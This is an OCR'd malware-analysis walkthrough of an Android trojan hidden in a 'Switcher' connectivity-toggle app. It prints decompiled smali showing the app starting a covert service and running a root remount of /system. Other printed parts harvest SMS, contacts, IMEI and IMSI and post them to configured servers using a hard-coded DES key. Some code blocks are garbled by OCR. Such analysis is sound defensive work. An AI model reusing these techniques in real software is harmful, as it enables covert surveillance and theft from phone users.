
Pressing Create ADV will create the virtual machine that we specified. Now we are ready to start the system, pressing the start button we will initiate the process. If it is the first time that you are booting the device it might take some minutes for the system to start up and when it will start you should see the following screen:





Installing an application in a virtual machine is easy with the tools provided from the SDK. All that is needed is to do open a terminal and cd on the platform-tools directory of the SDK package. From there the command adb will help on the installation. First we need to verify that the communication server is running by executing: ./adb start-server followed by ./adb push package.apk


As




defined on the AndroidManifest.xml file the name of the application is Switcher and our application is visible on the top left corner.

Interestingly whilst pressing the application to run you will find that it's simply crashing under the virtual machine,


But let's






actually see what is running on the system. In order to get command line access to our virtual device, we can use the adb command with the parameter shell, eg. ./adb shell


The



command line now is inside the virtual telephone, running ps we can see the rogue service up and running.

In







order to find more on the behavior of the program, we will proceed by analyzing the binary code located at classes.dex. As we described above there are two methods to perform an analysis and in both methods we have a variety of tools. All the tools described above will give good results in a reverse engineering process, it's just a matter of which tool you will feel more familiar and which is the tool of someone's choice.

For the static analysis we will proceed, using baksmali, getting a copy from http://smali.googlecode.com/files/baksmali-1.2.8.jar , baksmali is able to decompile classes.dex into readable format,

The



contents of classes.dex will be created under the directory with name "out",



The files that we are interested at are located under out/com/button/phone/ and specifically the main file “Switcher.smali” and the files of the “celebrate” service.

To view the files we can use any type of text editor. Looking at Switcher.smali text file, as expected there is nothing that seems out of order. The program is supposed to look for the connections and manage the state of them. You can use Switcher to toggle off/on your gps/Bluetooth/wifi/audio. An actual picture of what the user will have to see, is the following:

Source: http://m.anzhi.com/app.php?type=info&softid=46080

Code from Switcher.smali

```
# static fields

.field public static handler:Landroid/os/Handler;

# instance fields
.field private airBtn:Landroid/widget/ToggleButton;
.field private airTV:Landroid/widget/TextView;
.field private
```

```
blueBtn:Landroid/widget/ToggleButton;
.field private blueTV:Landroid/widget/TextView;
.field private connectManager:Landroid/net/ConnectivityManager;
.field private gprsTV:Landroid/widget/TextView;
.field private gpsBtn:Landroid/widget/ToggleButton;
.field private gpsTV:Landroid/widget/TextView;
…
```

Looking at the code of the program, one will not find something that might pose a threat to the system with the exception, when the program is created there is second instance calling the rogue service.

Code listing (line 1462 of Switcher.smali):

```
.method public onCreate(Landroid/os/Bundle;)V

.registers 16

.parameter “savedInstanceState”

.prologue

.line 140

invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V

.line 141

const/high16 v11, 0x7f03

invoke-virtual {p0, v11}, Lcom/button/phone/Switcher;->setContentView(I)V

.line 143

invoke-direct {p0}, Lcom/button/phone/Switcher;->showNotify()V

.line 145

const-string v6, “DDH#X%LT”

.line 146

.local v6, key:Ljava/lang/String;

new-instance v5, Landroid/content/Intent;
```

```
const-class v11, Lcom/button/phone/strategy/service/CelebrateService;

invoke-direct {v5, p0, v11}, Landroid/content/Intent;-
><init>(Landroid/content/Context;Ljava/lang/Class;)V

.line 147

.local v5, i:Landroid/content/Intent;

invoke-virtual {p0, v5}, Lcom/button/phone/Switcher;-
>startService(Landroid/content/Intent;)Landroid/content/ComponentName;

.line 151

new-instance v11, Lcom/button/phone/NetworkStateReceiver;

…
```

As we can see inside the directory phone/strategy/ lies the service that is running in the background after the installation of the program. The directory structure of the service is the following:

```
.
├── NetworkStateReceiver.smali
├── R$array.smali
├── R$attr.smali
├── R$drawable.smali
├── Receiver.smali
├── R$id.smali
├── R$layout.smali
├── R.smali
├── R$string.smali
├── R$styleable.smali
├── Setting.smali # Actual program files.

├── strategy
│   ├── constant
│   │   └── Constant.smali          # Constant values of filenames used
│   ├── core
│   │   ├── ContactSmsHandler.smali    1. Handling SMS messages, reading and saving them
│   │   ├── RebirthReceiver.smali        2. Checking if boot state is completed to run the service
│   │   ├── SmsTask$MyTimerTask.smali    # Files used for SmsTask
│   │   ├── SmsTask.smali            3. Sms gathering using scheduled tasks and DES encryption
│   │   └── SmsTask$Task.smali        # Files used for SmsTask
│   ├── net
│   │   ├── DomParse.smali       # Handing xml files
│   │   ├── HttpHandler$1.smali       # Files used for HttpHandler
│   │   ├── HttpHandler$2.smali
│   │   ├── HttpHandler$3.smali
│   │   ├── HttpHandler.smali       4. Handle http requests, bypassing proxy by reading mobile
configuration and uploading files using POST.
│   │   ├── ResponseHandler.smali       5. Handling responses from http requests, package
management features
│   │   ├── TransactionService.smali    6. Handle the commands and content coming from the
HttpHandler
│   │   ├── Transaction.smali       # Handling exceptions during transaction requests.
│   │   ├── UploadFile.smali       7. Handling the upload of files to remote servers, encrypting and
compressing.
```

```
│   │   ├── WriteXML$AttrPair.smali    # XML parsing
│   │   └── WriteXML.smali          # Functions used to generate xml format of the contents
│   ├── service
│   │   ├── AppManager.smali       8. Functions to handle package management
│   │   ├── CelebrateService$1.smali    # Files included at CelebrateService
│   │   ├── CelebrateService$2$1$1.smali
│   │   ├── CelebrateService$2$1.smali
│   │   ├── CelebrateService$2.smali
│   │   ├── CelebrateService$3.smali
│   │   ├── CelebrateService.smali      9. The background service
│   │   └── Tools.smali           10. Handling the configuration and updating sense.tcd configuration
file.
│   ├── SimpleDDServerActivity.smali    # Service instance
│   └── util
│   ├── Base64$1.smali          # Includes from Base64
│   ├── Base64$InputStream.smali
│   ├── Base64$OutputStream.smali
│   ├── Base64.smali          11. Base64 encoding for http transport
│   ├── DesPlus.smali          12. DES encryption for data
│   └── ZipFile.smali          # Compression
├── Switcher$1.smali          # Switcher application includes
├── Switcher$2.smali
├── Switcher.smali             # Application
└── Utils.smali
```

The application after being installed in the system, is installing a service that it's running after the boot process of the device. The service is able to read the configuration of the device, including SMS, address book, IMEI and at the same time is able to upload them in compressed and encrypted format, the key used in the encryption is "DDH#X%LT" and it's stored under DesPlus file, also from the file Constant we have the following entries that we can easy identify from the source,

Dominant is the Chinese language inside the source of the application and we can see references inside error messages, for example,

Line 15 CelebrateService
.field public static final download_failed_zh:Ljava/lang/String; = "\u4e0b\u8f7d\u5931\u8d25″
UTF-8 Encoded version of 下 载失败 translated as "Download failure"
From the language inside the source code, the interface and the fact that this malware was first located in the Chinese android market, it's safe to assume that is coming from a Chinese developer, aiming to get access to the local market.
Different in the code partially from other variants of DroidDream malware, the main call of the service has the form

```
# virtual methods
.method public onBind(Landroid/content/Intent;)Landroid/os/IBinder;
.registers 3
.parameter "intent"
.prologue
.line 53
const/4 v0, 0×0
return-object v0[code] @Override     public IBinder onBind(Intent intent) {         return mBinder;     }
[/code
```

In the creation of the service process, things are getting a bit more interesting,

```
method public onCreate()V
.registers 9
.prologue
```

```
const/4 v7, 0x0
.line 108
invoke-super {p0}, Landroid/app/Service;->onCreate()V
.line 109
iput-object p0, p0, Lcom/button/phone/strategy/service/CelebrateService;-
>mCtx:Landroid/content/Context;
.line 118
iget-object v1, p0, Lcom/button/phone/strategy/service/CelebrateService;-
>mCtx:Landroid/content/Context;
invoke-static {v1}, Lcom/button/phone/strategy/service/Tools;-
>cpConfigFile(Landroid/content/Context;)V
```

Service is starting to collect information about the system and creates the configuration file under the name "sense.tcd", this can be located under Tools file,

```
.method public static cpConfigFile(Landroid/content/Context;)V
.registers 4
.parameter "ctx"
.prologue
.line 374
new-instance v0, Ljava/io/File;
new-instance v1, Ljava/lang/StringBuilder;
invoke-direct {v1}, Ljava/lang/StringBuilder;-><init>()V
invoke-virtual {p0}, Landroid/content/Context;->getFilesDir()Ljava/io/File;
move-result-object v2
invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;-
>append(Ljava/lang/Object;)Ljava/lang/StringBuilder;
move-result-object v1
const-string v2, "/"
invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
move-result-object v1
const-string v2, "sense.tcd"
invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
move-result-object v1
invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
move-result-object v1
invoke-direct {v0, v1}, Ljava/io/File;-><init>(Ljava/lang/String;)V
.line 375
.local v0, f:Ljava/io/File;
if-eqz v0, :cond_2a
invoke-virtual {v0}, Ljava/io/File;->exists()Z
move-result v1
if-nez v1, :cond_31
.line 376
:cond_2a
const-string v1, "sense.tcd"
const-string v2, "sense.tcd"
invoke-static {p0, v1, v2}, Lcom/button/phone/strategy/service/Tools;-
>getRawResource(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;)Z
.line 378
:cond_31
return-void
.end method
```

More features and capabilities of the malware can be identified from the Tools file, specifically the service is able to perform the following actions (names are as appear on the methods, in Tools file):

- createInboxSms , create new sms

- createNewSu, mounting the filesystem as read write in order to copy the package, using cat command, or any other package later

```
.line 95

    const-string v6, "mount -o remount rw /system"

invoke-static {v1, v6}, Lcom/button/phone/strategy/service/Tools;->runRootCommand(Ljava/lang/String;Ljava/lang/String;)V
.line 97
new-instance v6, Ljava/lang/StringBuilder;
const-string v7, "cat "

invoke-direct {v6, v7}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V
invoke-virtual {v6, v5}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
move-result-object v6
const-string v7, " > "
```

- filterXMLStringValue, for parsing xml configuration files that are created for content upload
- getApnProxy, to get connectivity information,
- getCellId, to get cell id from the system,
- getConfig, to get its private configuration file "sense.tcd"
- getCurrentApn, to get the current APN (access point name)
- getDDPackageName, in order to retrieve the downloaded packages from the internal configuration file
- getFeedProxys, at which point the application is calling getVector function to read sense.tcd in order to find ip addresses for transactions (line 878 , Tools),

```
    const-string v0, "Feed3Proxy9"

invoke-static {p0, v0}, Lcom/button/phone/strategy/service/Tools;->getVector(Landroid/content/Context;Ljava/lang/String;)Ljava/util/Vector;
```

- getFormatTime, for time format
- getIMEI, to read the IMEI of the telephone,
- getIMSI, in order to read the IMSI,
- getLAC, for the LAC (Location Area Code) of the phone
- getMilliSecondByHourAndMins, accurate time
- getNextFeedbackTime, read the configuration to get the next time that data should be synced
- getNextSmsTaskTime, get the time for the scheduled sms task according to the internal configuration
- getRandomIndex, random int, seed for encryption
- getRawResource, generic function for read/write content
- getRootFileName, retrieve RName5 entries from internal configuration file,

- getSMSC, get sms contact list
- getStringByCalendar , retrieve month and dates
- getTaskProxys retrieve the servers from sense.tcd that are used for task control
- getUID , get user id
- getUploadProxys , servers that are used to upload the contents of the devices
- getUploadUrl, creates the format of the URL that it's used to post data, form is similar to "http://SERVERIP/p??PhoneType=TYPE&Version=VERSION &PhoneImei=IMEI &PhoneImsi=IMSI
- getVector to parse configuration file,
- installPackage to install packages under /system/app

  ```
